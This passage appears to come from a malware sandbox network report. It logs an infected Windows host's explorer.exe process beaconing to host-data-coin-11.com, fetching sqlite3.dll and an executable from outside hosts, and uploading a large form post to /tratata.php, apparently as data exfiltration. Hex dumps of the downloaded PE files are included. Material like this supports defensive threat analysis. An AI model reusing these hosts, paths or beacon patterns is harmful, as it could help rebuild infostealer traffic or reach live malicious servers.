30	192.168.2.4	49823	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:17.860344887 CET	3025	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hcptglaf.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 235 Host: host-data-coin-11.com
Jan 6, 2022 21:04:18.426033020 CET	3027	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:18 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 62 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 13 49 3c 5c a2 f7 d8 fc fb 46 f5 46 86 32 ef 06 10 c2 4b e1 e1 39 0d 0a 30 0d 0a 0d 0a Data Ascii: 2bI:82OI<\FF2K90

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.4	49824	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:18.508965015 CET	3027	OUT	GET /sqlite3.dll HTTP/1.1 Host: file-file-host4.com Cache-Control: no-cache Cookie: PHPSESSID=u14bif03gj65ojt3u38q4lhtqu
Jan 6, 2022 21:04:19.035324097 CET	3347	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Thu, 06 Jan 2022 20:04:18 GMT Content-Type: application/x-msdos-program Content-Length: 645592 Connection: close Last-Modified: Wed, 08 Dec 2021 03:32:46 GMT ETag: "9d9d8-5d29a24b21380" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 13 00 ea 98 3d 53 00 76 08 00 3f 0c 00 00 e0 00 06 21 0b 01 02 15 00 d0 06 00 00 e0 07 00 00 06 00 00 58 10 00 00 00 10 00 00 00 e0 06 00 00 00 90 60 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 20 09 00 00 06 00 00 38 c3 0a 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 b0 07 00 98 19 00 00 00 d0 07 00 4c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 fc 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 07 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac d1 07 00 70 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 ce 06 00 00 10 00 00 00 d0 06 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 30 60 2e 64 61 74 61 00 00 00 b0 0f 00 00 00 e0 06 00 00 10 00 00 00 d6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 72 64 61 74 61 00 00 24 ad 00 00 00 f0 06 00 00 ae 00 00 00 e6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 40 2e 62 73 73 00 00 00 00 98 04 00 00 00 a0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 40 c0 2e 65 64 61 74 61 00 00 98 19 00 00 00 b0 07 00 00 1a 00 00 00 94 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00 00 4c 0a 00 00 00 d0 07 00 00 0c 00 00 00 ae 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 18 00 00 00 00 e0 07 00 00 02 00 00 00 ba 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00 00 00 20 00 00 00 00 f0 07 00 00 02 00 00 00 bc 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65 6c 6f 63 00 00 fc 27 00 00 00 00 08 00 00 28 00 00 00 be 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34 00 00 00 00 00 00 60 01 00 00 00 30 08 00 00 02 00 00 00 e6 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f 31 39 00 00 00 00 00 c8 03 00 00 00 40 08 00 00 04 00 00 00 e8 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 33 35 00 00 00 00 00 4d 06 00 00 00 50 08 00 00 08 00 00 00 ec 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 35 31 00 00 00 00 00 60 43 00 00 00 60 08 00 00 44 00 00 00 f4 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 36 33 00 00 00 00 00 84 0d 00 00 00 b0 08 00 00 0e 00 00 00 38 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 37 37 00 00 00 00 00 94 0b 00 00 00 c0 08 00 00 0c 00 00 00 46 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 38 39 00 00 00 00 00 04 05 00 00 00 d0 08 00 00 06 00 00 00 52 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 0 0 30 42 2f 31 30 32 00 00 00 00 0d 01 00 00 00 e0 08 00 00 02 00 00 00 58 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 31 31 33 00 00 00 00 db 19 00 00 00 f0 08 00 00 1a 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL=Sv?!X` 8 L'p.text`0`.data@@.rdata$@@@.bss@.edata@0@.idataL@0.CRT@0.tls @0.reloc'(@0B/4`0@@B/19@@B/35MP@B/51`C`D@B/638@B/77F@B/89R@0B/102X@B/113

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.4	49825	185.7.214.171	8080	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 6, 2022
21:04:18.521732092 CET</td><td>3027</td><td>OUT</td><td>GET /6.php HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: 185.7.214.171:8080</td></tr>
<tr><td>Jan 6, 2022
21:04:18.586072922 CET</td><td>3029</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Thu, 06 Jan 2022 20:04:18 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Transfer-Encoding: Binary
Content-disposition: attachment; filename="wldhzkk2nk1.exe"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/octet-stream
Data Raw: 34 61 65 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd da ab ac b9 bb c5 ff b9 bb c5 ff b9 bb c5 ff a7 e9 50 ff a8 bb c5 ff a7 e9 46 ff ca bb c5 ff 9e 7d be ff ba bb c5 ff b9 bb c4 ff 7c bb c5 ff a7 e9 41 ff 80 bb c5 ff a7 e9 51 ff b8 bb c5 ff a7 e9 54 ff b8 bb c5 ff 52 69 63 68 b9 bb c5 ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 59 31 4b 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 09 00 00 b4 03 00 00 02 02 00 00 00 00 00 a0 c8 01 00 00 10 00 00 00 d0 03 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 10 06 00 00 04 00 00 5d fb 04 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a4 b2 03 00 28 00 00 00 00 30 05 00 70 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 05 00 68 1b 00 00 30 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 8a 00 00 40 00 00 00 00 00 00 00 00 00 00 00 10 00 00 e0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 9e b3 03 00 00 10 00 00 00 b4 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 00 20 01 00 00 d0 03 00 00 14 00 00 00 b8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 6f 73 6f 00 00 00 05 00 00 00 00 f0 04 00 00 02 00 00 00 cc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 66 65 74 69 00 00 00 4b 00 00 00 00 00 05 00 00 02 00 00 00 ce 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6a 75 73 75 63 00 00 ea 00 00 00 00 10 05 00 00 02 00 00 00 d0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 79 65 67 6f 73 61 00 93 0d 00 00 00 20 05 00 00 0e 00 00 00 d2 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 70 90 00 00 00 30 05 00 00 92 00 00 00 e0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 04 3a 00 00 00 d0 05 00 00 3c 00 00 00 72 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: 4ae00MZ@!L!This program cannot be run in DOS mode.$PF}|AQTRichPELY1K`@](0ph0x@.text `.data @.doso@.fetiK@.jusuc@.yegosa @.rsrcp0@@.reloc:<r@B</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.4	49826	198.11.172.78	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 6, 2022
21:04:20.693377018 CET</td><td>4032</td><td>OUT</td><td>POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://wybru.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Length: 169
Host: host-data-coin-11.com</td></tr>
<tr><td>Jan 6, 2022
21:04:21.255414963 CET</td><td>4039</td><td>IN</td><td>HTTP/1.1 404 Not Found
Server: nginx/1.20.1
Date: Thu, 06 Jan 2022 20:04:21 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a
Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL / was not found on this server.</p><p>Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.</p><hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.4	49831	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:21.510047913 CET	4042	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://lktljxj.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 147 Host: host-data-coin-11.com
Jan 6, 2022 21:04:22.064570904 CET	4045	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:21 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.4	49834	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:22.270503998 CET	4048	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ydngxqywbi.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 348 Host: host-data-coin-11.com
Jan 6, 2022 21:04:22.829292059 CET	4054	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:22 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 36 35 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 84 42 09 25 16 f9 b5 8f bd b8 15 a5 0c ce 2c b4 59 52 db 04 e5 fd 28 e3 22 58 1b b2 ed cf 00 b4 53 d1 42 d4 ff 26 85 21 ec ac 96 51 28 e2 b1 49 2d e3 b3 b7 60 f2 9b bf 5c aa 71 90 c8 33 46 58 3a 0d 49 da bb 51 b7 fe 5f 9b b1 c9 1f 8d 2b 80 cf 0d 0a 30 0d 0a 0d 0a Data Ascii: 65I:82OB%,YR("XSB&!Q(I-`\q3FX:IQ_+0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.4	49842	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:24.347187042 CET	4615	OUT	POST /tratata.php HTTP/1.1 Content-Type: multipart/form-data; boundary=----CJWTR1NG4OZUAAAS Host: file-file-host4.com Content-Length: 93655 Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=u14bif03gj65ojt3u38q4lhtqu
Jan 6, 2022 21:04:26.244234085 CET	4714	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Thu, 06 Jan 2022 20:04:26 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.4	49843	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:24.653552055 CET	4653	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ebrhhlu.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 301 Host: host-data-coin-11.com
Jan 6, 2022 21:04:25.210390091 CET	4712	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:25 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.4	49844	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:25.689533949 CET	4713	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hdkawsgnd.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 176 Host: host-data-coin-11.com
Jan 6, 2022 21:04:26.256278992 CET	4715	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:26 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.4	49845	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:26.479218960 CET	4716	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://tsiorcl.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 244 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:27.027379036 CET	4716	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:26 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 63 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 1e 49 3a 44 a6 e8 de ea e4 40 fd 45 91 6e b8 57 5b 91 17 bf ec 31 e5 0d 0a 30 0d 0a 0d 0a Data Ascii: 2cI:82OI:D@EnW[10

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49778	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:03:44.569113016 CET	1162	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://oxviqvl.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 306 Host: host-data-coin-11.com
Jan 6, 2022 21:03:45.118802071 CET	1163	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:03:44 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 0d 0a 14 00 00 00 7b fa f7 1f b5 69 2b 2c 47 fa 0e a8 c1 82 9f 4f 1a c4 da 16 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 19{i+,GO0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.4	49850	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:48.345104933 CET	4721	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://aoufhnna.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 245 Host: host-data-coin-11.com
Jan 6, 2022 21:04:48.913144112 CET	4721	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:48 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.4	49851	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:49.396728039 CET	4723	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pbrrrniiwa.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 116 Host: host-data-coin-11.com
Jan 6, 2022 21:04:49.947704077 CET	4724	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:49 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.4	49852	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:50.956078053 CET	4725	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://rxetyrfd.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 248 Host: host-data-coin-11.com
Jan 6, 2022 21:04:51.523705959 CET	4725	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:51 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.4	49853	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:51.728843927 CET	4726	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bsslew.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 261 Host: host-data-coin-11.com
Jan 6, 2022 21:04:52.301568031 CET	4727	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:52 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.4	49854	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
